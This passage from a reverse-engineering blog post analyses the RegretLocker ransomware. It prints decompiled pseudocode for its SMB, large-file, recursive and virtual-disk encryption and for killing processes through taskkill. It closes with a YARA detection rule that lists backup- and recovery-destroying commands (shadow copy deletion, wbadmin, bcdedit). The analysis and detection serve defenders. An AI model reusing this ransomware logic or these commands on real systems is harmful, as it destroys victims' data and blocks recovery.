  v42 = sub_401914(&v126[1], (int)smb_encrypt, v41 + 16, (LPVOID)(v41 + 40));// encrypt folders on SMB
  LOBYTE(v128) = 32;
  if ( (_DWORD *)v16 == v37 )
  {
    sub_402697((int)&v120, (int)v37, (int)v42);
    v16 = v122;
    v37 = v121;
  }
  else
  {
    *v37 = *v42;
    v37[1] = v42[1];
    *v42 = 0;
    v42[1] = 0;
    v37 += 2;
    v121 = v37;
  }
  LOBYTE(v128) = 31;
  if ( *(_DWORD *)&v126[5] )
    goto LABEL_104;
  sub_404E72(&j);
  v41 = j;
}
```

Encryption - Large Files

The malware has a specific method of looking for large files and then begins to encrypt them right after the SMB encryption.

```
  write_into_log("crypt_proccess() | Encrypt large file start.");
  v76 = (dword_46C9A8 - (signed int)large_file_ptr) / 24;// count how many large file, probably initialized somewhere
  write_into_log("crypt_proccess() | Large file count: %d", v76);
  v44 = large_file_ptr;
  v45 = *(_QWORD *)&v126[1];
  for ( j = dword_46C9A8; v44 != (wchar_t *)j; v44 += 12 )
  {
    v76 = 0;
    large_file_size = 0;
    sub_405B9C(&large_file_name, v44);
    v45 += w_get_file_size(*(LPCWSTR *)&large_file_name, v73, v74, (int)buffer_1, v76, (int)large_file_size);
  }
  *(_QWORD *)&v76 = v45 >> 20;
  write_into_log("crypt_proccess() | Large file total size: %d Mb", v76, large_file_size);
  v46 = dword_46C9A8;
  for ( k = large_file_ptr; k != (wchar_t *)v46; k += 12 )
  {
    v48 = k;
    if ( *((_DWORD *)k + 5) >= 8u )
      v48 = *(wchar_t **)k;
    encrypt_large_file(v48, &AES_Key, 1);
  }
  write_into_log("crypt_proccess() | All large file successfully encrypted.");
  v49 = GetTickCount() - v127;
  sub_40F38C(v84, v49 / 0x3E8);
  LOBYTE(v128) = 33;
  sub_402DD5(&pszString, 1);
  LOBYTE(v128) = 34;
  v114 = 0;
  v115 = 15;
  v113 = 0;
  w_mem_copy(&v113, "end", 3u);
```

The malware author called this encryting function *encrypt_large_file()*, so I just went along with it. Seems like it's the same as most of the other encrypting functions except that it has extra stuff to account for the file size. The core of this function still boils down to an AES encryption.

```
  if ( v53 >= 0x7800000 )
  {
    sub_41048A((int)v12, v6);
    sub_40C628(&v36, (int)v12, v6);
  }
  else
  {
    v20 = aes::encrypt((int)&v33, AES_key, v12, buffer_to_encrypt, (int)&v46);
    sub_40C628(&v36, (int)v20, (unsigned int)v46);
    v21 = (int)&v12[buffer_to_encrypt];
    v22 = (size_t)v51 - buffer_to_encrypt;
    sub_41048A(v21, (unsigned int)v51 - buffer_to_encrypt);
    sub_40C628(&v36, v21, v22);
    v47 += v46 - buffer_to_encrypt;
    j_j_j___free_base(v20);
    v6 = (size_t)v51;
    v12 = (char *)lpMem;
  }
```

After the encryption, it will rename the encrypted file to the same name but with the extension ***.mouse*** and overwrite the file buffer with this newly encrypted buffer.

Encryption - Everything Else

After the large file encryption, ***RegretLocker*** goes into a while loop to encrypt everything else with *small_encrypt()*.

```
      while ( 1 )
      {
        v39 = sub_4018C8(&v126[1], (int)small_encrypt, v38);
        LOBYTE(v128) = 30;
        if ( (_DWORD *)v16 == v37 )
        {
          sub_402697((int)&v120, (int)v37, (int)v39);
          v16 = v122;
          v37 = v121;
        }
        else
        {
          *v37 = *v39;
          v37[1] = v39[1];
          *v39 = 0;
          v39[1] = 0;
          v37 += 2;
          v121 = v37;
        }
        LOBYTE(v128) = 29;
        if ( *(_DWORD *)&v126[5] )
          break;
        v38 += 24;
        if ( v38 == (char *)j )
          goto ENCRYPT_LARGE;
      }
    }
```

small_encrypt() calls a wrapper function to navigate around directories and files before encrypting them. It specifically looks out for these to avoid encrypting them.

- ***RegretLocker file***
- ***.log***
- ***HOW TO RESTORE FILES.TXT***
- ***Windows folder***
- ***ProgramData***
- ***Microsoft***
- ***System***

Next, it checks the file type. If the file type is FILE_ATTRIBUTE_DIRECTORY, it will calls a recursive encrypting function to recursively go through every layer inside the folder. If the file type is not a folder, it will simply call the main encrypting function to encrypt it.

```
if ( GetFileAttributesW(v25) & 0x10 )     // FILE_ATTRIBUTE_DIRECTORY
{
  v26 = (void *)sub_401D8E((int)&v41, &lpFileName, 92);
  v27 = &v65;
  v37 = (char *)v66;
  if ( v67 >= 0x10 )
    v27 = v65;
  LOBYTE(v68) = 12;
  v28 = w_str_concat(v26, v27, (size_t)v37);
  LOBYTE(v64) = 0;
  v43 = 0;
  v44 = 0;
  w_mem_move(&v42, v28, v64);
  v6 |= 0x10u;
  v29 = &v42;
  LOBYTE(v68) = 13;
  if ( v44 >= 0x10 )
    LOBYTE(v29) = v42;
  w_recursion_encrypt((char)v29);
  std::basic_string<char,std::char_traits<char>,std::allocator<char>>::_Tidy_deallocate(&v42);
  std::basic_string<char,std::char_traits<char>,std::allocator<char>>::_Tidy_deallocate(&v41);
  goto LABEL_41;
}
v30 = (char *)&v65;
if ( v67 >= 0x10 )
  v30 = v65;
v37 = v30;
write_into_log("newfile_thread() | Found new file: %s", v30);
file_name_ = (wchar_t *)&v58;
if ( v60 >= 8 )
  file_name_ = (wchar_t *)v58;
w_encrypt(file_name_);
```

recursive encrypting function to encrypt folder

main encrypting function to encrypt normal file

Inside of the recursive encrypting function, ***RegretLocker*** specifically looks for these file names to avoid encrypting them.

- ***Cheat***
- ***Notepad***
- ***x96dbg***
- ***Hex Editor***
- ***tor-lib.dll***
- ***.mouse***

Since the drives are mounted, ***RegretLocker*** checks the file extension for ***".vhd"*** in order to detect any virtual drive. If found, it will call a function to open the virtual drive to start encrypting everything inside by recursively calling back to the recursive function. The ransomware uses a series of calls to ***OpenVirtualDisk, AttachVirtualDisk, GetVirtualDiskPhysicalPath, FindFirstVolumeW, CreateFileW, DeviceIoControl, GetVolumePathNamesForVolumeNameW, and FindNextVolumeW*** to retrieve a list of file and folder names inside.

```
v10 = FindFirstVolumeW(&szVolumeName, 0x104u);
while ( 1 )
{
  sub_40751B(&lpFileName, &szVolumeName);
  v11 = v44;
  v12 = &lpFileName;
  v13 = lpFileName;
  if ( v44 >= 8 )
    v12 = lpFileName;
  if ( v12[v43 - 1] == 92 )
  {
    v14 = &lpFileName;
    if ( v44 >= 8 )
      v14 = lpFileName;
    v14[v43 - 1] = 0;
    v11 = v44;
    v13 = lpFileName;
  }
  v15 = &lpFileName;
  if ( v11 >= 8 )
    v15 = (LPCWSTR *)v13;
  file_handle = CreateFileW((LPCWSTR)v15, 0, 3u, 0, 3u, 0, 0);
  if ( file_handle == (HANDLE)-1 )
    break;
  DeviceIoControl(file_handle, IOCTL_VOLUME_GET_VOLUME_DISK_EXTENTS, 0, 0, &OutBuffer, 0x104u, &BytesReturned, 0);
  if ( v23 == v6 )
  {
    GetVolumePathNamesForVolumeNameW(&szVolumeName, &szVolumePathNames, 0x104u, &BytesReturned);
    sub_40751B(&v35, &szVolumePathNames);
  }
  CloseHandle(file_handle);
  if ( !FindNextVolumeW(v10, &szVolumeName, 0x104u) )
  {
    FindVolumeClose(v10);
    break;
  }
```

If the file is not a folder, it will just call the main encrypting function to encrypt it.

This function is divided into 2 condition blocks. If the file size is greater than 104857600 bytes or around 105MB, the file is counted as a large file and will be encrypted with the *encrypt_large_file()* function. If it's not, then ***RegretLocker*** proceeds to encrypt it using AES.

```
if ( file_size <= 104857600 || (unsigned int)((dword_46C9A8 - (signed int)large_file_ptr) / 24) >= 0xAAAAAAA )// small file check
{
  if ( !encrypt_file(file_to_encrypt, &AES_Key) && _wcsicmp(file_to_encrypt, L"Program Files") )// try encrypt, if fails, go into if block
  {
    sub_403F40(&v18, file_to_encrypt);
    get_proccess_opened_file((int)&v29, v18, v19, v20, v21, v22, (unsigned int)v23);
    v4 = *(wchar_t **)v30;
    v5 = v29;
    LOBYTE(v33) = 5;
    v32 = *(wchar_t **)v30;
```

There is a catch here. If the encryption fails, it means the file is running or used by some process. For that case, ***RegretLocker*** will find the process that is currently using this file and attempt to terminate it. It's accomplishing this through the use of ***Restart Manager*** with these API calls.

- ***RmStartSession***: Start a new session for ***Restart Manager***
- ***RmRegisterResources***: Registering the file to be encrypted as a resource
- ***RmGetList***: Get the list of application of services/processes that are using this resource
- ***CreateToolhelp32Snapshot, Process32FirstW, and Process32NextW***: Check all running processes for their ID, comparing with the processes above

```
if ( !RmStartSession(&pSessionHandle, 0, (WCHAR *)&v24) )
{
  v9 = (const WCHAR *)&a2;
  if ( a7 >= 8 )
    v9 = a2;
  rgsFileNames = v9;
  if ( RmRegisterResources(pSessionHandle, 1u, &rgsFileNames, 0, 0, 0, 0) )
  {
    v10 = GetLastError();
    write_into_log("get_proccess_opened_file() | RmRegisterResources Error: 0x%X", v10);
    RmEndSession(pSessionHandle);
    goto LABEL_3;
  }
  pnProcInfoNeeded = 0;
  pnProcInfo = 0;
  v11 = (RM_PROCESS_INFO *)operator new(0x29Cu);
  v12 = v11;
  if ( v11 )
  {
    v11->Process.dwProcessId = 0;
    memset(&v11->Process.ProcessStartTime, 0, 0x298u);
  }
  else
  {
    v12 = 0;
  }
  v13 = RmGetList(pSessionHandle, &pnProcInfoNeeded, &pnProcInfo, v12, &dwRebootReasons);
  sub_418333(v12);
```

After getting the processes that are using the file, it checks for the name. If they match any of these, they will not be added to the list and closed later.

- ***vnc***
- ***ssh***
- ***mstsc***
- ***System***
- ***svchost.exe***

```
    write_into_log("crypted_callback() | Found proccess: %ws opened file: %ws", v6, file_to_encrypt);
    v23 = 0;
    v16 = "\" /T";
    v14 = 0;
    v15 = 0;
    sub_405B9C(&v10, v5);
    v7 = sub_4117BB(&v24, v10, v11, v12, v13, v14, v15);
    LOBYTE(v33) = 6;
    v8 = sub_401E56((int)&v25, "taskkill /F /IM \"", v7);
    LOBYTE(v33) = 7;
    sub_401D72((int)&v17, v8, v16);
    cmd_exe_execute(v17, (int)v18, v19, v20, v21, v22, (char)v23);
    std::basic_string<char,std::char_traits<char>,std::allocator<char>>::_Tidy_deallocate(&v25);
    LOBYTE(v33) = 5;
    std::basic_string<char,std::char_traits<char>,std::allocator<char>>::_Tidy_deallocate(&v24);
    v9 = 0;
    if ( (unsigned __int8)sub_410563(v5) )
    {
      while ( 1 )
      {
        Sleep(0x3E8u);
        v23 = (void *)++v9;
        write_into_log("crypted_callback() | Proccess not closed. Trying: %d", v9);
        if ( v9 > 5 )
          break;
        if ( !(unsigned __int8)sub_410563(v5) )
        {
          if ( v9 >= 5 )
            break;
          goto LABEL_19;
        }
      }
    }
    else
    {
_19:
      write_into_log("crypted_callback() | Proccess closed!");
      encrypt_file(file_to_encrypt, &AES_Key);// process closed, try encrypt again
```

call taskkill to kill process

Keep trying until the process is closed. Then encrypt

RegretLocker then builds the command string `taskkill /F /IM \process_name` and runs it with ***cmd.exe***. This command basically just filters out the process with the given process name and terminates it.

The ransomware will continuously loop until it successfully closes the process. Then it will attempt the encryption again.

Encryption - AES

The core of the encrypting functions above are this one AES encrypting function. It basically just uses the generated AES key to encrypt the file with a series of calls to ***CryptAcquireContextA, CryptImportKey, CryptSetKeyParam, and CryptEncrypt***, which is fairly standard.

After the encryption, it will write this encrypted buffer back into the file with the new file extension ***.mouse***. It will also check the folder path to see if it has created the file ***HOW TO RESTORE FILES.TXT*** already and created one if it has not.

```
v8 = "Microsoft Enhanced RSA and AES Cryptographic Provider (Prototype)";
if ( v7 >= 6u )
  v8 = "Microsoft Enhanced RSA and AES Cryptographic Provider";
if ( CryptAcquireContextA(&phProv, 0, v8, 0x18u, 0xF0000000) )
{
  if ( sub_401150(a2, (int)v5) )
  {
    if ( CryptImportKey(phProv, v5, 0x2Cu, 0, 0, &phKey) )
    {
      *(_DWORD *)pbData = 2;
      if ( CryptSetKeyParam(phKey, 4u, pbData, 0) )
      {
        v6 = w_new((buffer & 0xFFFFFFE0) + 32);
        memmove(v6, a3, buffer);
        pdwDataLen = buffer;
        if ( CryptEncrypt(phKey, 0, 1, 0, (BYTE *)v6, &pdwDataLen, (buffer & 0xFFFFFFE0) + 32) )
        {
          *(_DWORD *)a5 = pdwDataLen;
        }
```

YARA rule

```
rule regretlocker {
        meta:
                description = "YARA rule for RegretLocker"
                reference = "http://chuongdong.com/reverse%20engineering/2020/11/17/RegretLocker/"
                author = "@cPeterr"
                tlp = "white"
        strings:
                $str1 = "tor-lib.dll"
                $str2 = "http://regretzjibibtcgb.onion/input"
                $str3 = ".mouse"
                $cmd1 = "taskkill /F /IM \\"
                $cmd2 = "wmic SHADOWCOPY DELETE"
                $cmd3 = "wbadmin DELETE SYSTEMSTATEBACKUP"
                $cmd4 = "bcdedit.exe / set{ default } bootstatuspolicy ignoreallfailures"
                $cmd5 = "bcdedit.exe / set{ default } recoveryenabled No"
                $func1 = "open_virtual_drive()"
                $func2 = "smb_scanner()"
                $checklarge = { 81 fe 00 00 40 06 }
        condition:
                all of ($str*) and any of ($cmd*) and any of ($func*) and $checklarge
}
```

Samples

I got my samples from Any.Run and tutorialjinni.com!

References

https://twitter.com/VK_Intel/status/1323693700371914753
https://twitter.com/malwrhunterteam/status/1321375502179905536 https://github.com/vxunderground/VXUG-Papers/blob/main/Weaponizing%20Windows%20Virtualization/WeaponizingWindowsVirtualization.pdf

Source: http://chuongdong.com/reverse%20engineering/2020/11/17/RegretLocker/